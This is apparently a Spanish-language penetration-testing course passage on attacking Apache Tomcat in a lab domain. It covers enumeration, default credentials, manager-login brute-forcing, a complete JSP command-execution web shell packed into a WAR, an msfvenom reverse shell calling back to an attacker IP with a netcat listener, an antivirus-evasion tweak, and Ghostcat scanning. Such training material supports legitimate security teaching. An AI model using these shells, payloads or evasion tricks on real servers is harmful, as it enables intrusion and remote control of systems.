Sin embargo, Tomcat suele ser menos propenso a quedar expuesto a Internet. Lo vemos de vez en cuando en pruebas de penetración externas y puede ser un excelente punto de apoyo en la red interna. Es mucho más común ver Tomcat (y varias instancias, de hecho) durante pruebas de penetración internas. Por lo general, ocupará el primer lugar en "Objetivos de alto valor" dentro de un informe de EyeWitness y, en la mayoría de los casos, al menos una instancia interna está configurada con credenciales débiles o predeterminadas. Más sobre eso más adelante.

Descubrimiento/Huella

Durante nuestra prueba de penetración externa, ejecutamos EyeWitness y vemos un host en la lista de "Objetivos de alto valor". La herramienta cree que el host está ejecutando Tomcat, pero debemos confirmarlo para planificar nuestros ataques. Si estamos tratando con Tomcat en la red externa, esto podría ser un punto de apoyo fácil en el entorno de la red interna.

Los servidores Tomcat se pueden identificar por el encabezado Server en la respuesta HTTP. Si el servidor está funcionando detrás de un proxy inverso, al solicitar una página no válida se debería revelar el servidor y la versión. Aquí podemos ver qué versión de Tomcat 9.0.30 está en uso.




Es posible que se utilicen páginas de error personalizadas que no filtre esta información de versión. En este caso, otro método para detectar un servidor Tomcat y una versión es a través de la página [/docs](#).

```
curl -s http://app-dev.inlanefreight.local:8080/docs/ | grep Tomcat
```


```
docs/ | grep Tomcat
...
<title>Apache Tomcat 9 (9.0.30) - Do...
```

Esta es la página de documentación predeterminada, que los administradores no pueden eliminar. Esta es la estructura general de carpetas de una instalación de Tomcat.



La carpeta **bin** almacena los scripts y los archivos binarios necesarios para iniciar y ejecutar un servidor Tomcat. La carpeta **conf** almacena varios archivos de configuración utilizados por Tomcat. El archivo **tomcat-users.xml** almacena las credenciales de usuario y sus roles asignados. La carpeta **lib** contiene los diversos archivos JAR necesarios para el correcto funcionamiento de Tomcat. Las carpetas **logs** y **temp** almacenan archivos de registro temporales. La carpeta **webapps** es la raíz web predeterminada de Tomcat y aloja todas las aplicaciones. La carpeta **work** actúa como caché y se utiliza para almacenar datos durante el tiempo de ejecución.

Se espera que cada carpeta interna **webapps** tenga la siguiente estructura.



El archivo más importante de estos es **WEB-INF/web.xml**, que se conoce como descriptor de implementación. Este archivo almacena información sobre las rutas utilizadas por la aplicación y las clases que manejan estas rutas. Todas las clases compiladas utilizadas por la aplicación deben almacenarse en la carpeta **WEB-INF/classes**. Estas clases pueden contener lógica empresarial importante, así como información confidencial. Cualquier vulnerabilidad en estos archivos puede provocar un compromiso total del sitio web. La carpeta **lib** almacena las bibliotecas que necesita esa aplicación en particular. La carpeta **jsp** almacena Jakarta Server Pages (JSP), anteriormente conocida como **JavaServer Pages**, que se puede comparar con los archivos PHP en un servidor Apache.

A continuación, se muestra un ejemplo de archivo web.xml.

```
Código: xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN" "http://java.sun.com/dtd/web-app_2_3.dtd">

<web-app>
    <servlet>
        <servlet-name>AdminServlet</servlet-name>
        <servlet-class>com.inlanefreight.api.AdminServlet</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>AdminServlet</servlet-name>
        <url-pattern>/admin</url-pattern>
    </servlet-mapping>
</web-app>
```

La configuración **web.xml** anterior define un nuevo servlet llamado **AdminServlet** que se asigna a la clase **com.inlanefreight.api.AdminServlet**. Java utiliza la notación de puntos para crear nombres de paquetes, lo que significa que la ruta en el disco para la clase definida anteriormente sería:

- **classes/com/inlanefreight/api/AdminServlet.class**

A continuación, se crea una nueva asignación de servlet para asignar solicitudes a **/admin** with **AdminServlet**. Esta configuración enviará cualquier solicitud recibida **/admin** a la clase **AdminServlet.class** para su procesamiento. El descriptor **web.xml** contiene mucha información confidencial y es un archivo importante que se debe verificar cuando se aprovecha una vulnerabilidad de inclusión de archivos locales (LFI).

El archivo **tomcat-users.xml** se utiliza para permitir o no permitir el acceso a las páginas de administración **/manager** y **host-manager**.

```
Código: xml
<?xml version="1.0" encoding="UTF-8"?>

<SNIP>

<tomcat-users xmlns="http://tomcat.apache.org/xml"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
               version="1.0">
<!--
    By default, no user is included in the "manager-gui" role required
    to operate the "/manager/html" web application. If you wish to use this app,
    you must define such a user - the username and password are arbitrary.

    Built-in Tomcat manager roles:
    - manager-gui      - allows access to the HTML GUI and the status pages
    - manager-script   - allows access to the HTTP API and the status pages
    - manager-jmx       - allows access to the JMX proxy and the status pages
    - manager-status    - allows access to the status pages only

    The users below are wrapped in a comment and are therefore ignored. If you
    wish to configure one or more of these users for use with the manager web
    application, do not forget to remove the <!.. ..> that surrounds them. You
    will also need to set the passwords to something appropriate.
-->

<SNIP>

<!-- user manager can access only manager section -->
<role rolename="manager-gui" />
<user username="tomcat" password="tomcat" roles="manager-gui" />

<!-- user admin can access manager and admin section both -->
<role rolename="admin-gui" />
<user username="admin" password="admin" roles="manager-gui,admin-gui" />


</tomcat-users>
```

El archivo nos muestra a qué dan acceso cada uno de los roles **manager-gui**, **manager-script**, **manager-jmx** y **manager-status**. En este ejemplo, podemos ver que un usuario **tomcat** con la contraseña **tomcat** tiene el rol **manager-gui** y admin se establece una segunda contraseña débil para la cuenta de usuario admin.

Enumeración

Después de identificar la instancia de Tomcat, a menos que tenga una vulnerabilidad conocida, normalmente buscaremos las páginas **/manager** y **/host-manager**. Podemos intentar localizarlas con una herramienta como **Gobuster** o simplemente navegar hasta ellas directamente.

```
gobuster dir -u http://web01.inlanefreight.local:8180/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
```



```
AlejandroGB@htb[/htb]$ gobuster dir -u http://web01.inlanefreight.local:8180/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt


=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:      http://web01.inlanefreight.local:8180/
[+] Threads:  10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout:  10s
=====
2021/09/21 17:34:54 Starting gobuster
=====
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Progress: 49959 / 87665 (56.99%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/09/21 17:44:29 Finished
=====
```

Es posible que podamos iniciar sesión en uno de estos sitios utilizando credenciales débiles como **tomcat:tomcat**, **admin:admin**, etc. Si estos primeros intentos no funcionan, podemos intentar un ataque de fuerza bruta de contraseña contra la página de inicio de sesión, que se explica en la siguiente sección. Si logramos iniciar sesión, podemos cargar un archivo [de recursos de aplicación web](#) o un archivo de archivo de aplicación web (WAR) que contenga un shell web JSP y obtener la ejecución remota de código en el servidor Tomcat.

Ahora que hemos aprendido sobre la estructura y función de Tomcat, ataquemoslo abusando de la funcionalidad incorporada y explotando una vulnerabilidad bien conocida que afectó a versiones específicas de Tomcat.

Comandos:

curl -s http://app-dev.inlanefreight.local:8080/ grep Tomcat	Version de Tomcat
curl -s http://app-dev.inlanefreight.local:8080/docs/ grep Tomcat	Version de Tomcat
https://github.com/Anonimo501/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.md	Apache Tomcat Default Credentials (dicc)
https://github.com/Anonimo501/DefaultCredentials	Default Credentials (dicc)
tomcat:tomcat – admin:admin	Default Creds
gobuster dir -u http://web01.inlanefreight.local:8180/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt	Gobuster
http://app-dev.inlanefreight.local:8080/docs/	Ruta docs
http://app-dev.inlanefreight.local:8080/WEB-INF/web.xml	Rutas y clases usadas por la aplicación
http://app-dev.inlanefreight.local:8080/conf/tomcat-users.xml	permitir o no permitir el acceso a las páginas de administración /manager y host-manager.
http://app-dev.inlanefreight.local:8080/manager/text	Ruta
http://app-dev.inlanefreight.local:8080/manager/status	Ruta
/manager	Login
/manager/html	Login
/host-manager	Login



Attacking Tomcat

Como se explicó en la sección anterior, si podemos acceder a los puntos finales **/manager** o **/host-manager**, es probable que podamos lograr la ejecución remota de código en el servidor Tomcat. Comencemos por forzar la página del administrador de Tomcat en la instancia de Tomcat en **http://web01.inlanefreight.local:8180**. Podemos usar el módulo de Metasploit [auxiliar/scanner/http/tomcat_mgr_login](#) para estos fines, Burp Suite Intruder o cualquier cantidad de scripts para lograr esto. Usaremos Metasploit para nuestros fines.

Tomcat Manager - Inicio de sesión por fuerza bruta

Primero tenemos que configurar algunas opciones. Nuevamente, debemos especificar el vhost y la dirección IP del objetivo para interactuar con el objetivo correctamente. También debemos configurarlo **STOP_ON_SUCCESS** en **true** que el escáner se detenga cuando logremos iniciar sesión correctamente, ya que no tiene sentido generar muchas solicitudes adicionales después de un inicio de sesión exitoso.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set VHOST web01.inlanefreight.local
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 10.129.201.58
```

Digamos que un módulo de Metasploit en particular (u otra herramienta) falla o no se comporta como creemos que debería. Siempre podemos usar Burp Suite o ZAP para hacer de proxy del tráfico y solucionar problemas. Para ello, primero, inicie Burp Suite y luego configure la opción **PROXIES** de la siguiente manera:

```
set PROXIES HTTP:127.0.0.1:8080
```

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set PROXIES HTTP:127.0.0.1:8080
PROXIES => HTTP:127.0.0.1:8080

msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:role1 (Incorrect)
```

Podemos ver en Burp exactamente cómo funciona el escáner, teniendo en cuenta cada par de credenciales y la codificación base64 para la autenticación básica que utiliza Tomcat.

The screenshot shows the Burp Suite interface with a list of captured requests and responses. The requests list shows several failed login attempts to the Tomcat Manager application. The response details a standard 401 Unauthorized response with headers like Cache-Control: private, WWW-Authenticate: Basic realm="Tomcat Manager Application", and Content-Type: text/html; charset=UTF-8.

Una comprobación rápida del valor en el encabezado **Authorization** de una solicitud muestra que el escáner se está ejecutando correctamente, codificando las credenciales en base64 **admin:vagrant** de la misma manera que lo haría la aplicación Tomcat cuando un usuario intenta iniciar sesión directamente desde la aplicación web. Pruebe esto con algunos ejemplos a lo largo de este módulo para comenzar a familiarizarse con la depuración a través de un proxy.

```
[!bash!]$ echo YWRtaW46dmFncmFudA== | base64 -d
```

También podemos usar [este](#) script de Python para lograr el mismo resultado.

<https://github.com/b33lz3bub-1/Tomcat-Manager-Bruteforce?tab=readme-ov-file>

```
python3 mgr_brute.py -h  
python mgr_brute.py -u users.txt -p pass.txt -U http://10.10.10.194:8080/ -P host-manager/
```

The terminal window shows the execution of the mgr_brute.py script. It displays the attack progress, success message, and the found credentials: Username : tomcat and Password : \$3cureP4s5w0rd123!.

```
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
```

The terminal window shows the execution of the mgr_brute.py script against a specific target. It displays the attack progress, success message, and the found credentials: Username : b'tomcat' and Password : b'admin'.

Tomcat Manager: carga de archivos WAR

Muchas instalaciones de Tomcat proporcionan una interfaz gráfica de usuario para administrar la aplicación. Esta interfaz [/manager/html](#) está disponible de forma predeterminada y solo los usuarios a los que se les ha asignado el rol **manager-gui** pueden acceder a ella. Se pueden utilizar credenciales de administrador válidas para cargar una aplicación Tomcat empaquetada (**archivo .WAR**) y comprometer la aplicación. Un WAR, o archivo de aplicación web, se utiliza para implementar rápidamente aplicaciones web y almacenamiento de respaldo.

The screenshot shows the Tomcat Web Application Manager interface at <http://web01.inlanefreight.local:8180/manager/html>. The top navigation bar includes links for Manager, List Applications, HTML Manager Help, Manager Help, and Server Status. The main content area has two tabs: 'Applications' and 'Deploy'. The 'Applications' tab displays a table of currently deployed applications:

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	9	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	false	0	Start Stop Reload Undeploy
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

The 'Deploy' tab contains fields for Context Path, Version (for parallel deployment), XML Configuration file path, and WAR or Directory path, along with a Deploy button. Below this is a 'WAR file to deploy' section with a 'Select WAR file to upload' dropdown set to 'Browse...', a 'No file selected.' message, and a 'Deploy' button.

La aplicación web del administrador nos permite implementar instantáneamente nuevas aplicaciones cargando archivos WAR. Se puede crear un archivo WAR utilizando la utilidad zip. Se puede descargar un shell web JSP como [este y colocarlo dentro del archivo](#).

```
<%@ page import="java.util.*,java.io.*"%>
<%
// JSP_KIT
// cmd.jsp = Command Execution (unix)
// by: Unknown
// modified: 27/06/2003
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while (disr != null) {
        out.println(disr);
        disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>
```

```

<%@ page import="java.util.* ,java.io.*"%>
<%
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
        out.println(disr);
        disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>


```

```


wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-
webshell/jsp/cmd.jsp
zip -r backup.war cmd.jsp

```

Haga clic en **Browse** para seleccionar el archivo **.war** y luego haga clic en **Deploy**.



Este archivo se carga en la GUI del administrador, después de lo cual la aplicación **/backup** se agregará a la tabla.




The screenshot shows the Tomcat Web Application Manager interface. At the top, there's a logo of a cat and the Apache Software Foundation logo. Below that is the title "Tomcat Web Application Manager". A message box says "Message: OK". Under the title, there's a navigation bar with tabs: "Manager", "List Applications", "HTML Manager Help", "Manager Help", and "Server Status". The main area is titled "Applications" and contains a table with the following data:

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
backup	None specified		true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	false	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button>
/manager	None specified	Tomcat Manager Application	true	1	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes

Si hacemos clic en **backup**, seremos redirigidos a <http://web01.inlanefreight.local:8180/backup/> y obtendremos un error **404 Not Found**. También debemos especificar el archivo en la URL. Nos presentará un shell web que podemos usar para ejecutar comandos en el servidor Tomcat. Desde aquí, **podemos actualizar nuestro shell web a un shell inverso interactivo** y continuar. Al igual que los ejemplos anteriores, podemos interactuar con este shell web a través del navegador o usando la línea de comandos. ¡Prueba ambos!

<http://web01.inlanefreight.local:8180/backup/cmd.jsp>

```
curl http://web01.inlanefreight.local:8180/backup/cmd.jsp?cmd=id
```



```
[!bash!]$ curl http://web01.inlanefreight.local:8180/backup/cmd.jsp?cmd=id

<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
Command: id<BR>
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)

</pre>
</BODY></HTML>
```

También podríamos utilizar **msfvenom** para generar un archivo WAR malicioso. La carga útil [java/jsp_shell_reverse_tcp](#) ejecutará un **shell inverso** a través de un **archivo JSP**. Vaya a la consola de Tomcat e implemente este archivo. **Tomcat extrae automáticamente el contenido del archivo WAR y lo implementa.**

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=4443 -f war > backup.war
```

Inicie un escucha Netcat y haga clic en él **/backup** para ejecutar el shell.

```
nc -lvp 4443
```

The screenshot shows a terminal window with the following content:

```
[!bash!]$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=4443 -f war > backup.war
Payload size: 1098 bytes
Final size of war file: 1098 bytes

Inicie un escucha Netcat y haga clic en él /backup para ejecutar el shell.

[!bash!]$ nc -lvp 4443
listening on [any] 4443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.58] 45224

id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```

El módulo [multi/http/tomcat_mgr_upload](#) de Metasploit se puede utilizar para automatizar el proceso que se muestra arriba, pero lo dejaremos como un ejercicio para el lector.

Este shell web JSP es muy liviano (menos de 1 kb) y utiliza un [Bookmarklet](#) o marcador del navegador para ejecutar el código JavaScript necesario para la funcionalidad del shell web y la interfaz de usuario. Sin él, al navegar hasta un archivo cargado **cmd.jsp** no se mostraría nada. Esta es una excelente opción para minimizar nuestra huella y posiblemente evadir las detecciones de los shells web JSP estándar (aunque es posible que sea necesario modificar un poco el código JSP).

El shell web tal como está sólo es detectado por 2/58 proveedores de antivirus.

DETECTION	DETAILS	COMMUNITY
TrendMicro	Backdoor ASP WEBHELL UWMANL	TrendMicro-HouseCall
Acronis (Static ML)	Undetected	Ad-Aware
AegisLab	Undetected	AhnLab-V3
ALYac	Undetected	Antiy-AVL
Arcabit	Undetected	Avast
Avira (no cloud)	Undetected	Baidu
BitDefender	Undetected	BitDefenderTheta

Un cambio simple como cambiar:

`FileOutputStream(f);stream.write(m);o="Uploaded";`

a:

`FileOutputStream(f);stream.write(m);o="uPIoDeD";`

El resultado es que 0/58 proveedores de seguridad marcan el archivo **cmd.jsp** como malicioso al momento de escribir este artículo.

Una nota rápida sobre los shells web

“Cuando subimos shells web (especialmente en servidores externos), queremos evitar el acceso no autorizado. Deberíamos tomar ciertas medidas, como un nombre de archivo aleatorio (es decir, un hash MD5), limitar el acceso a nuestra dirección IP de origen e incluso protegerla con contraseña. No queremos que un atacante encuentre nuestro shell web y lo aproveche para obtener su propio punto de apoyo”.

CVE-2020-1938: Ghostcat

Se descubrió que Tomcat era vulnerable a una LFI no autenticada en un descubrimiento reciente llamado [Ghostcat](#). **Se descubrió que todas las versiones de Tomcat anteriores a 9.0.31, 8.5.51 y 7.0.100 eran vulnerables.** Esta vulnerabilidad fue causada por una configuración incorrecta en el protocolo AJP utilizado por Tomcat. AJP significa Apache Jserv Protocol, que es un protocolo binario utilizado para enviar solicitudes mediante proxy. Esto se usa generalmente para enviar solicitudes mediante proxy a servidores de aplicaciones detrás de los servidores web front-end.

El servicio AJP normalmente se ejecuta en el puerto 8009 de un servidor Tomcat. Esto se puede comprobar con un análisis específico de Nmap.

```
nmap -sV -p 8009,8080 app-dev.inlanefreight.local
```

```
[!bash!]$ nmap -sV -p 8009,8080 app-dev.inlanefreight.local

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-21 20:05 EDT
Nmap scan report for app-dev.inlanefreight.local (10.129.201.58)
Host is up (0.14s latency).

PORT      STATE SERVICE VERSION
8009/tcp   open  ajp13    Apache Jserv (Protocol v1.3)
8080/tcp   open  http     Apache Tomcat 9.0.30
```

